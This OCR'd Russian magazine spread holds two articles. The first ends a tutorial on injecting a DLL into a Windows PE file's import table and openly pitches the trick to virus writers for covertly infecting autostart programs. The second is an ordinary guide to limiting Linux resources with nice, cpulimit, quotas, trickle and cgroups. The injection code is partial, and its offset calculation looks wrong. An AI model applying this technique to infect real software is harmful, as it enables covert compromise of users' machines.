
Следующим шагом мы должны найти таблицу импорта. Для этого обратимся к структуре IMAGE_OPTIONAL_HEADER, которая входит в состав IMAGE_NT_HEADERS. В IMAGE_OPTIONAL_HEADER будем искать массив из структур IMAGE_DATA_DIRECTORY. Каждый элемент массива описывает какую-нибудь важную для исполняемых файлов таблицу. Требующаяся нам информация об импорте содержится в элементе с индексом IMAGE_DIRECTORY_ENTRY_IMPORT или 1. Сама структура IMAGE_DATA_DIRECTORY выглядит следующим образом:

Описание IMAGE_DATA_DIRECTORY

```
typedef struct _IMAGE_DATA_DIRECTORY {
    DWORD VirtualAddress;
    DWORD Size;
```



Hiew в действии



Как добраться до импорта

```
} IMAGE_DATA_DIRECTORY,
*PIMAGE_DATA_DIRECTORY;
```

Поле VirtualAddress содержит так называемый RVA (relative virtual address), то есть виртуальный адрес, базированный относительно `ImageBase`. Если RVA таблицы импорта у нас равно `1000h`, а `ImageBase` — `00400000h`, то мы получим абсолютный виртуальный адрес равный `00401000h`.

Но тут мы встречаем первое препятствие — работать с бинарником мы будем на жестком диске, не загружая его в память. Вернее, мы его загрузим в наш буфер, но не будем расставлять секции и прочие важные части PE-файла по своим местам в виртуальном адресном пространстве. Поэтому нам надо высчитать физическое смещение таблицы импорта в файле (или, говоря по-другому, RAW offset). Для этого мы должны определить, в какой секции PE-файла находится Import table, вычесть из RVA таблицы RVA секции и прибавить полученное число к `PointerToRawData` секции. Сама таблица секций (объектов) находится непосредственно за PE Header, а количество элементов в этой таблице определяется полем NumberOfSections структуры `IMAGE_FILE_HEADER`. Вооружившись этими знаниями, попробуем написать код, который высчитает физическое смещение таблицы импорта в модифицируемом исполняемом файле.

Считаем RAW Offset для Import Table

```
// …в buff у нас прочитанный PE-файл...

PIMAGE_NT_HEADERS nth = (PIMAGE_NT_HEADERS)((DWORD)
    ((PIMAGE_DOS_HEADER)buff)->e_lfanew) + (DWORD)buff);

// кол-во секций в файле
WORD nos = nth->FileHeader.NumberOfSections;

// RVA таблицы импорта
DWORD impRVA = nth->OptionalHeader.DataDirectory[
    IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress;
// описатель первой секции
PIMAGE_SECTION_HEADER inFileSec =
    IMAGE_FIRST_SECTION(nth);
// индекс секции, где находится таблица импорта
WORD impSecIndex = -1;

for (size_t i = 0; i < nos-1; i++)
{
    if (impRVA >= inFileSec[i].VirtualAddress &&
        impRVA < inFileSec[i+1].VirtualAddress)
    {
        impSecIndex = i;
        break;
    }
}

// физическое смещение таблицы импорта в файле
DWORD impRawOffset = inFileSec[impSecIndex].
    PointerToRawData + impRVA;
```

ПРАВИМ ИМПОРТ

После того как мы узнали адрес таблицы импорта, можно заняться непосредственным внедрением DLL. Но сначала надо рассмотреть структуру Import Table. По адресу, который мы получили, находится каталог импорта. Фактически это массив из структур типа IMAGE_IMPORT_DESCRIPTOR. На каждую импортируемую динамическую библиотеку приходится как минимум одна запись IMAGE_IMPORT_DESCRIPTOR. Давай взглянем, что же представляет из себя эта структура.

Описание IMAGE_IMPORT_DESCRIPTOR

```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
    union {
        DWORD  Characteristics;
        DWORD  OriginalFirstThunk;
    };
    DWORD  TimeDateStamp;
    DWORD  ForwarderChain;
    DWORD  Name;
    DWORD  FirstThunk;
} IMAGE_IMPORT_DESCRIPTOR;
```

Тут нас интересуют три поля: Name, OriginalFirstThunk и FirstThunk. Name — это RVA имени импортируемой DLL. Имя должно заканчиваться нулем (0x00), но при этом длина этой строки должна быть кратна двум. То есть, если мы импортируем kernel32.dll, то длина строки имени в байтах вместе с завершающим нулевым будет равна 13, что не кратно 2. Поэтому в конце мы должны добавить еще один нолик.

OriginalFirstThunk содержит в себе RVA массива IMAGE_THUNK_DATA, который должен заканчиваться нулевым элементом. Сама структура IMAGE_THUNK_DATA — это просто двойное слово, которое в большинстве случаев является RVA структуры IMAGE_IMPORT_BY_NAME. В этой структуре хранится поле Hint размером 2 байта, которое служит для ускорения поиска имен в импортируемой DLL, и непосредственно имя импортируемой функции, которое также должно быть выровнено на границу в два байта.

FirstThunk — это фактически копия OriginalFirstThunk, то есть она содержит те же RVA на IMAGE_THUNK_DATA, что и OriginalFirstThunk, но загрузчик PE-файлов изменит ее содержимое при связывании с библиотекой. Там будут находиться адреса импортируемых функций. Теперь, когда мы знаем, как устроены внутренности импорта в PE-файле, мы можем начать инжектить свою DLL. Для этого нам надо добавить в директорию импорта правильно заполненную структуру IMAGE_IMPORT_DESCRIPTOR.

Добавляем IMAGE_IMPORT_DESCRIPTOR

```
// первая структура IMAGE_IMPORT_DESCRIPTOR в таблице
импорта
PIMAGE_IMPORT_DESCRIPTOR iid = (PIMAGE_IMPORT_DESCRIPTOR)
    (impRawOffset + (DWORD)buff);

// ищем завершающий элемент таблицы
while (iid->Name != 0) iid++;

// заполняем структуру IMAGE_IMPORT_DESCRIPTOR
fillIID(iid);

// добавляем завершающий нулевой элемент
iid++;
ZeroMemory(iid, sizeof(IMAGE_IMPORT_DESCRIPTOR));
```

Но тут есть пара проблем. Во-первых, при добавлении очередного элемента размер массива увеличится на sizeof(IMAGE_IMPORT_DESCRIPTOR). Скорее всего, это приведет к тому, что мы затрем часть инфы, на которую ссылается OriginalFirstThunk. Во-вторых, помимо IMAGE_IMPORT_DESCRIPTOR, нам нужно еще создать и заполнить массивы по адресам OriginalFirstThunk и FirstThunk, а также инфу по RVA в поле Name. Для всего этого нужно найти свободное место в PE-файле, чтобы не затереть что-то нужное.

Самое простое решение — это перенести таблицу в директорию импорта (массив, куда мы добавим IMAGE_IMPORT_DESCRIPTOR), в конец какой-нибудь секции. Так как секции в PE-файле обычно выравниваются по какой-либо границе, то у нас должно быть достаточно места, чтобы впихнуть туда нужные данные. Таблицы по адресам OriginalFirstThunk и FirstThunk, имя инжектируемой DLL по адресу в Name, а также массив из структур IMAGE_IMPORT_BY_NAME тоже надо разместить в свободном пространстве тела исполняемого файла. При этом следует также изменить адреса и размеры данных в DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT] и DataDirectory[IMAGE_DIRECTORY_ENTRY_IAT].

Задача эта требует хорошего знания PE-формата и некоторого напряжения мозга. Альтернативный вариант — впихнуть инфу о добавляемой библиотеке прямо в те места, где она и была бы, если бы она добавлялась туда линкером, а не нами. Но в этом случае нам придется пересчитать в импорте все RVA и учесть то, что возможно понадобится двигать структуры, которые вообще не имеют никакого отношения к импорту.

Первый вариант, на мой взгляд, гораздо проще в реализации. Благодаря тому, что информация об импортируемых именах может быть раскидана по всему файлу, мы имеем возможность достаточно гибко ее изменять. Более того, ты даже можешь придумать более изящное решение. Но, повторюсь еще раз, что прежде чем браться за это, надо расковырять не один PE-файл.

ПОДГОТАВЛИВАЕМ DLL

Когда мы разобрались с внутренним устройством исполняемых файлов Windows и написали код, который добавляет библиотеку в импорт, пора заняться самой DLL. Для начала давай взглянем на шаблонную реализацию главной функции динамической библиотеки.

DllMain

```
BOOL APIENTRY DllMain( HANDLE hModule,
    DWORD ul_reason_for_call, LPVOID lpReserved)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        ::MessageBox(NULL, "Загрузилось",
            "Выполняем код DLL", MB_OK);
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

В параметре ul_reason_for_call мы получаем причину, по которой была вызвана DllMain. В случае, когда этой причиной является запись о нас в таблице импорта exe-файла, в ul_reason_for_call мы получим DLL_PROCESS_ATTACH. Далее можем выполнить любой код, который только захотим, в контексте процесса, в исполняемый файл которого мы заинжектили нашу DLL.

Поскольку весь нужный нам код выполняется в DllMain, то в таблице импорта достаточно прописать всего одну функцию из нашей библиотеки. Это нам на руку, так как проблема с нехваткой места для добавления дополнительных данных о DLL довольно-таки актуальна. Главное, чтобы наша DLL экспортировала имя, которое мы укажем в импорте.

ДЛЯ ЧЕГО ЭТО НУЖНО

Все, что я здесь описал, в первую очередь пригодится вирмейкерам. Например, можно добавить свою DLL к программе, которая стоит в автозагрузке Windows. Даже самые умные пользователи вряд ли найдут причину непонятного поведения своего компьютера (если ты, конечно, запрограммируешь это поведение в DllMain).

Также такой трюк можно применять для перехвата API в исполняемом файле. Есть, конечно, более подходящие для этого способы, но и метод с хардкод-инжектом DLL имеет право на существование.

Но в любом случае для правильной реализации всего тут описанного потребуется хорошее знание PE-формата, аккуратный и продуманный код, а также длительные тесты на разнообразных программах. ⌶

Евгений Зобнин (execbit.ru)



Победа в войне за ресурсы

ОГРАНИЧИВАЕМ LINUX-ПРИЛОЖЕНИЯ В РЕСУРСАХ СИСТЕМЫ

В Linux достаточно много средств ограничения приложений в возможностях. Это и стандартные права доступа, и брандмауэр, и такие комплексные системы, как SELinux и AppArmor. Но как ограничить приложения в ресурсах? Например, выделить одному приложению 30% процессорного времени, другому — 5% оперативки, а третьему — всего 128 Кб ширины интернет-канала? Об этом мы и поговорим в данной статье.

INFO

Команды nice и ionice можно комбинировать, создавая цепочки следующего вида: «nice -n 19 ionice -c2 -n7 приложение».

WARNING

Утилита cpulimit не складывает производительность всех имеющихся процессоров системы, поэтому чтобы позволить программе наполовину загрузить четырехъядерный процессор, следует указывать 200%.

ВВЕДЕНИЕ

Есть масса причин ограничивать приложения в ресурсах. Например, некоторые из них время от времени дают сбой и начинают по полной грузить процессор (привет Adobe). Постоянно перезапускать их слишком утомительно и неинтересно, но если установить такому приложению ограничение на 10% процессорного времени — оно не сможет помешать твоей работе. Таким же образом можно ограничивать и некоторые вялотекущие процессы, например кодирование видео, которое иначе будет либо тормозить весь остальной софт, либо мешать спать из-за дико ревущего процессорного кулера. Чтобы работающий на фоне wget не мешал веб-серфингу, доступный ему интернет-канал можно сузить на половину от ширины реального. Чтобы торрент-клиент в один прекрасный момент не забил весь диск, объем диска для этой программы можно ограничить. Все это можно сделать с помощью простых в использовании утилит, а также мощнейшего механизма cgroups, не так давно внедренного в Linux.

ПРОЦЕССОР И ЕГО ЯДРА

Думаю, все знают о самом простом и универсальном методе ограничения приложений в процессорных ресурсах. Это так называемый приоритет исполнения, значения которого колеблются от -20 до 19. Возможность изменения приоритета позволяет нам управлять планировщиком процессов, указывая ему на то, какие процессы (приложения) должны получить больше процессорного времени. Если, например, мы запустим mencoder с самым низким приоритетом исполнения:

```
$ nice -n 19 mencoder -ovc lavc -lavcopts \
    vcodec=mpeg in-video.avi -o out-video.avi
```

То он никоим образом не сможет помешать нашей работе с системой. Процессы mencoder будут всегда находиться в самом конце очереди и получат управление только тогда, когда процессор не будет нужен никакому другому приложению. Казалось бы, это замечательный метод ограничения приложений в ресурсах процессора, но он работает только в том случае, когда есть конкуренция за ресурсы процессора. Если же запустить приложение с низким приоритетом, когда в системе нет других активных приложений (например, ночью), оно все равно полностью загрузит процессор (что, в свою очередь, приведет к поднятию частоты работы процессора, его нагреву и разгону охлаждающего кулера). В таких ситуациях следует применять другие методы, например утилиту cpulimit.

Утилита cpulimit не изменяет приоритет приложения, а просто приостанавливает его исполнение в моменты, когда потребление процессора выходит за рамки заданного лимита (это делается с помощью банального сигнала SIGSTOP). По прошествии некоторого времени работа приложения возобновляется с помощью сигнала

SIGCONT, благодаря чему создается иллюзия замедления работы приложения.

Утилита cpulimit может работать в Linux, FreeBSD и других POSIX-совместимых ОС. Установить ее можно с помощью дистрибутивного пакета: `sudo apt-get install cpulimit`. Чтобы запустить приложение под управлением cpulimit, достаточно выполнить следующую команду: `cpulimit --exe приложение --limit процент_процессора`. Ограничить можно и уже работающие процессы: `cpulimit --pid 2960 --limit 55`.

Но это еще не все. С помощью cpulimit процессами можно управлять динамически. Пользователь abcuser на форуме ubuntuforums.org опубликовал прекрасный скрипт, который сидит на фоне и автоматически включает ограничение процессорного времени для приложений, отъедающих больше положенного. Это скрипт, который можно найти на нашем диске (cpulimit_daemon.sh). Его следует скопировать в файл /usr/local/bin и изменить первые четыре строки:

```
# vi /usr/local/bin/cpulimit_daemon.sh
# Максимальный процент съедаемого процессора
CPU_LIMIT=20     # Интервал проверок в секунду
DAEMON_INTERVAL=3
# Черный список ограничиваемых процессов
# Если пуст, будет использоваться белый список
BLACK_PROCESSES_LIST=npviewer.bin
# Белый список — не ограничивать эти процессы
WHITE_PROCESSES_LIST=
```

Здесь я указал только одно ограничиваемое приложение — npviewer.bin, это загрузчик плагинов для браузеров (обычно он подгружает Flash-плеер от Adobe, который славится своей прожорливостью). Ты можешь расширить блэклист по своему усмотрению. Нужно дать скрипту право на исполнение:

```
$ sudo chmod 700 /usr/bin/cpulimit_daemon.sh
```

Далее возьми с диска скрипт cpulimit, скопируй его в каталог /etc/init.d и установи на него правильные права доступа:

```
$ sudo chown root:root /etc/init.d/cpulimit
$ sudo chmod 755 /etc/init.d/cpulimit
```

Запусти и добавь в автозапуск:

```
$ sudo /etc/init.d/cpulimit start
$ sudo update-rc.d cpulimit defaults
```

Теперь указанные в скрипте процессы будут под наблюдением и никогда не съедят больше положенного куска процессора.

ПАМЯТИ МНОГО НЕ БЫВАЕТ

Ограничить объем доступной процессу памяти еще проще. В любом POSIX-совместимом командном интерпретаторе есть команда ulimit, которая позволяет управлять некоторыми ограничениями, накладываемыми на порождаемые ей процессы (для этого используется системный вызов setrlimit). По умолчанию командный интерпретатор никак не ограничивает размер оперативной памяти, доступной приложениям, в чем можно убедиться, запустив следующую команду:

```
$ ulimit -m
unlimited
```

Чтобы исправить это, достаточно передать размер лимита на память в качестве аргумента команды. Например, установить лимит по потреблению памяти в 100 Мб можно так (100 * 1024 Кб = 100 Мб):

```
$ ulimit -m $((100*1024))
```

```
> ls /mnt/cgroups/
blkio.io_merged                     cpuset.memory_migrate
blkio.io_queued                     cpuset.memory_pressure
blkio.io_service_bytes              cpuset.memory_pressure_enabled
blkio.io_serviced                   cpuset.memory_spread_page
blkio.io_service_time               cpuset.memory_spread_slab
blkio.io_wait_time                  cpuset.mems
blkio.reset_stats                   cpuset.sched_load_balance
blkio.sectors                       cpuset.sched_relax_domain_level
blkio.throttle.io_service_bytes     cpu.shares
blkio.throttle.io_serviced          devices.allow
blkio.throttle.read_bps_device      devices.deny
blkio.throttle.read_iops_device     devices.list
blkio.throttle.write_bps_device     me
blkio.throttle.write_iops_device    memory.failcnt
blkio.time                          memory.force_empty
blkio.weight                        memory.limit_in_bytes
blkio.weight_device                 memory.max_usage_in_bytes
cgroup.clone_children               memory.move_charge_at_immigrate
cgroup.event_control                memory.numa_stat
cgroup.procs                        memory.oom_control
cpuacct.stat                        memory.soft_limit_in_bytes
cpuacct.usage                       memory.stat
cpuacct.usage_percpu                memory.swappiness
cpu.rt_period_us                    memory.usage_in_bytes
```

Содержимое каталога /mnt/cgroups

```
# Группа для пользователя
group me {
  perm {
    # Кто может управлять лимитами?
    admin {
      uid = UID_пользователя
    }
    # Кто может добавлять процессы в группу?
    task {
      uid = UID_пользователя
    }
  }
  # К каким подсистемам привязана эта группа?
  cpu { }
  memory { }
  blkio { }
}

group me/npviewer {
  cpu {
    cpu.shares = 100;
  }
  memory {
    memory.limit_in_bytes = 100M;
cgconfig.conf [conf]
```

Редактируем конфиг cgroups

Однако здесь кроется подвох: однажды снизив лимит, его уже нельзя поднять вновь (это сделано для безопасности), поэтому трюк с установкой лимита, запуском нужного приложения и его последующим снятием не пройдет. Выйти из этой ситуации можно, запустив новый командный интерпретатор и установив лимит уже в нем. Делать это вручную необязательно, достаточно создать простой скрипт:

```
#!/bin/sh
ulimit -m $1
$2
```

Сохранив этот скрипт в файл ~/bin/mlimit и установив на него флаг исполнения, можно запускать приложения с ограничением на объем доступной памяти следующим образом: `mlimit $((50*1024)) xterm`.

Почти то же самое делает приложение под названием softlimit (goo.gl/Qrc7k).

АНАЛОГ СУПЕРПАТЧА В 200 СТРОК, УСКОРЯЮЩЕГО ПРОИЗВОДИТЕЛЬНОСТЬ СИСТЕМЫ

Пишем в файл /etc/rc.local следующие строки:

```
mount -t cgroup cgroup /sys/fs/cgroup/cpu -o cpu
mkdir -m 0777 /sys/fs/cgroup/cpu/user
```

Исполняем их:

```
$ sudo sh /etc/rc.local
```

Создание файла ~/.config/autostart/cgroup.sh следующего содержания:

```
mkdir -m 0700 /sys/fs/cgroup/cpu/user/$$
echo $$ > /sys/fs/cgroup/cpu/user/$$/tasks
```

Перезапуск графической оболочки.

ПОЛОЖИТЕ ДИСК НА МЕСТО

Теперь поговорим о дисках. Есть как минимум две области, в которых можно ограничить приложения при работе с диском: а) приоритет ввода-вывода, который можно снизить для отдельно взятых приложений, чтобы они не загружали жесткий диск и не тормозили работу других приложений и всей системы в целом; б) общий объем доступного пространства и максимальный размер сохраняемых файлов, управляя которыми, можно избежать ситуаций, когда одна софтина полностью заполняет жесткий диск своими данными.

Первая задача решается с помощью утилиты под незамысловатым названием ionice. Как и свой собрат без приставки io, он позволяет устанавливать индивидуальные приоритеты на каждый процесс, однако действует в отношении планировщика ввода-вывода, а не планировщика процессов. Утилита ionice делит все возможные приоритеты на три класса:

1. **Idle**. Приложения, имеющие приоритет ввода-вывода, относящийся к этому классу, получат возможность работы с диском только в том случае, если ни одно другое приложение не сделает это. Это самый низкий класс приоритетов, его удобно использовать в отношении различных вялотекущих, но долго работающих процессов, которые могут подождать. В этом классе есть всего одно значение приоритета — 0.
2. **Best effort**. Класс приоритетов, используемый для всех процессов по умолчанию. Запросы ввода-вывода приложений с приоритетом этого класса обслуживаются по очереди, но первыми получают право на работу диском процессы с более высоким приоритетом, который может иметь значение от 0 до 7 (0 — самый высокий приоритет, 7 — самый низкий). При этом учитывается также и стандартный приоритет, заданный командой nice, так что приложения, запущенные с помощью «nice -n 19 bla-bla-bla», будут последними во всех очередях всех планировщиков.
3. **Real time**. Приоритеты реального времени, приложения с приоритетом этого класса будут всегда и во всех ситуациях получать доступ к диску первыми. Восемь доступных уровней приоритетов (0-7) здесь используются для указания длительности времени, отведенного на ввод-вывод. Если в системе есть несколько процессов с таким приоритетом, они будут обслуживаться по очереди.

За каждым из трех классов приоритетов закреплен номер: **1** — real time, **2** — best-effort, **3** — idle. Чтобы запустить приложение с каким-либо приоритетом ввода-вывода, следует передать его имя как аргумент команды ionice, указав номер класса приоритета и номер приоритета в качестве опций. Например:

```
$ sudo ionice -c2 -n7 transmission
```

Эта команда запустит торрент-клиент с самым низким приоритетом ввода-вывода. В любой момент приоритет этого приложения можно будет изменить с помощью все того же ionice. Например, следующая команда установит приоритет класса Idle для процесса 1234:


```
$ sudo ionice -c3 -p 1234
```

Такой прием удобно использовать в случаях, когда приложение начинает слишком интенсивно работать с жестким диском и стопорит все остальные процессы. Убивать его жалко, а вот приостановить работу вполне возможно.


Также можно ограничить приложение в возможности записи определенного объема данных на диск. Во всех никсах есть поддержка дисковых квот, которые можно использовать для установки лимита на объем жесткого диска для каждого пользователя. Этот же механизм подойдет и для ограничения индивидуальных приложений, достаточно только запускать их с правами разных юзеров. Например, если хочется ограничить объем дискового пространства для программы transmission 100 гигабайтами, необходимо сделать следующее:

1. **Добавляем в систему нового пользователя** (пусть его имя будет quota_100gb):

```
$ sudo adduser quota_100gb
```



И это при том, что ни одного флеш-баннера в браузере не открыто



Прототип графического интерфейса управления cgroups в Fedora

```
> ps aux | grep npviewer
j1m      12303  0.0  0.0   9492   948 pts/2    S+   21:55   0:00 grep npviewer
j1m      18034 15.8  0.9 128204 20116 ?        Sl   Sep04 747:33 /usr/lib/nspluginwrapper/i386/li
nux/npviewer.bin --plugin /usr/lib32/mozilla/plugins/libflashplayer.so --connection /org/wrapper/
NSPlugins/libflashplayer.so/18013-2/1804289383
> █
```

С помощью простой команды можно выяснить, что npviewer.bin — это Flash-плеер

В качестве домашнего каталога указываем свой домашний каталог. Пароль оставляем пустым.

2. **Устанавливаем для пользователя дисковую квоту** объемом 100 Гб:

```
$ sudo apt-get install quota
$ su
# init 1
```

Открываем файл /etc/fstab, находим раздел, содержащий каталог /home, и добавляем к нему опцию usrquota:

```
/dev/sda7 /home ext4 defaults,usrquota 0 1
```

После этого перемонтируем раздел /home и инициализируем механизм управления квотами:

```
# mount -o remount /home
# quotacheck -cugm /home
```

Запускаем следующую команду, чтобы задать квоту пользователю quota_100gb:

```
# EDITOR=любимый_редактор edquota -u quota_100gb
```

Откроется редактор с таблицей, похожей на содержимое файла /etc/fstab. В колонке hard указываем размер квоты в килобайтах, чтобы вычислить правильное значение, для этого можно использовать следующую команду (если речь идет о 100 Гб): `echo $((100*1024*1024))`.

Сохраняем файл, выходим из однопользовательского режима:

```
# init 5
# exit
```

3. **Запускаем приложение с ограничением**:

```
$ sudo -u quota_100gb transmission
```

БЕЗДОННАЯ СЕТЬ

Управлять пропускной способностью канала для отдельно взятых приложений можно с помощью утилиты trickle, которая, как и описанная ранее команда cpulimit, просто приостанавливает передачу данных от приложения и к нему в случае превышения указанного лимита (это делается с помощью подложной функции socket).

Утилита есть в пакетах для любого дистрибутива, поэтому установить ее просто:

```
$ sudo apt-get install trickle
```

Далее можно запустить любое приложение с ограничением:

```
$ trickle -d 128 -u 128 \
    wget ftp://kernel.org/bla-bla-bla
```

Здесь опция '-d' задает скорость загрузки, '-u' — скорость скачивания (оба в килобайтах в секунду). Если есть потребность в выделении одинаковой ширины канала сразу для нескольких приложений, то можно воспользоваться trickle-демоном. Нужно просто запустить демон, указав нужные скорости:

```
$ trickled -d 128 -u 128
```

И запускай нужные приложения уже без указания скорости:

```
$ trickle wget ftp://kernel.org/bla-bla-bla
$ trickle transmission
$ trickle chromium
```

Теперь все три приложения получат канал шириной 128 кб/с.

ГРУППИРУЕМСЯ

Все выше рассмотренные методы, хоть и немного извращенные, хороши тем, что работают практически в любом юниксе. Однако пользователям Linux, которые не собираются в ближайшее время менять его на что-то другое, я бы рекомендовал посмотреть в сторону cgroups.

Control Groups — это подсистема Linux-ядра, позволяющая объединять несколько процессов и их потомков в группы, для каждой из которых могут существовать свои ограничения на доступ к ресурсам операционной системы. Изначально подсистема была разработана для работы в связке с системой виртуализации уровня ОС, но может быть без каких-либо ограничений использована и как обособленный механизм.

Управление подсистемой cgroups происходит через файлы одноименной виртуальной файловой системы, но для удобства можно использовать и более высокоуровневые инструменты, такие как демон cgconfig, читающий файл /etc/cgconfig.conf при старте и автоматически создающий готовую к использованию иерархию групп и закрепленных за ней ограничений, cgcreate, добавляющую новые группы, и cgexec, позволяющую привязать определенный процесс к той или иной группе. Эти инструменты распространяются в составе пакета cgroup-bin, так что его необходимо установить в первую очередь.

Далее следует подключить файловую систему cgroup к точке монтирования, в качестве которой обычно используется каталог /mnt/cgroups:

```
$ sudo mkdir /mnt/cgroups
$ sudo mount -t cgroup none /mnt/cgroups
```

Туда же следует подключить виртуальные файловые системы нужных подсистем, которые как раз и отвечают за ограничение ресурсов. Всего таких подсистем существует девять:

```
Подсистемы cgroups
• blkio — лимиты на пропускную способность ввода-вывода;
• cpu — ограничение использования процессора;
• cpuacct — собирает статистику использования процессора;
• cpuset — привязка процессов одной группы к конкретному;
  ядру процессора;
• devices — управление доступом к устройствам;
• freezer — заморозка и разморозка процессов;
• memory — ограничения на использования оперативной памяти;
• net_cls — помечает сетевые пакеты процессов
  идентификатором класса (classid) для последующий
  настройки ограничения пропускной способности с помощью
  подсистемы Traffic Control (tc);
```

- ns — управление пространствами имен.

Но мы ограничимся тремя из них: blkio, cpu и memory. Подсистема net_cls также может быть полезна, но использовать ее затруднительно из-за необходимости ручной настройки шейпинга с помощью утилиты tc, что не только жутко неудобно, но и просто вульгарно на фоне существования простого в использовании шейпера trickle. Итак, чтобы подключить подсистемы, нужно открываем файл /etc/cgcondig.conf и добавляем в него следующие строки:

```
$ sudo vi /etc/cgconfig.conf
mount {
    cpu = /mnt/cgroups/cpu;
    memory = /mnt/cgroups/memory;
    blkio = /mnt/cgroups/blkio;
}
```

Закрываем файл и перезапускаем сервис cgconfig:

```
$ sudo /etc/init.d/cgconfig
```

Все, теперь в каталогах /mnt/cgroups/cpu, /mnt/cgroups/memory и /mnt/cgroups/blkio можно создавать новые группы процессов, ограничиваемых одноименной подсистемой.

Проблема только в том, что для записи эти каталоги доступны только пользователю root. Выйти из этой ситуации можно создав новую группу для самого себя с помощью команды cgcreate:

```
$ sudo cgcreate -a $USER -g cpu,memory,blkio:me
```

Это команда создаст каталог me в каталогах cpu, memory и blkio, доступный для записи и чтения текущим пользователем. В эту метагруппу можно поместить нужные процессы и настроить ограничения, но лучше для каждого приложения создать собственную группу. Создадим, например, группу для приложения transmission, которая будет ограничивать его приоритет ввода-вывода:

```
$ cgcreate -g blkio:me/transmission
```

Изменим приоритет (так называемый вес) ввода-вывода для этой группы до минимума (возможные значения от 100 до 1000):

```
$ echo 100 > /mnt/cgroups/blkio/me/transmission/bklio.weight
```

```
> ulimit -a
core file size          (blocks, -c) 0
data seg size           (kbytes, -d) unlimited
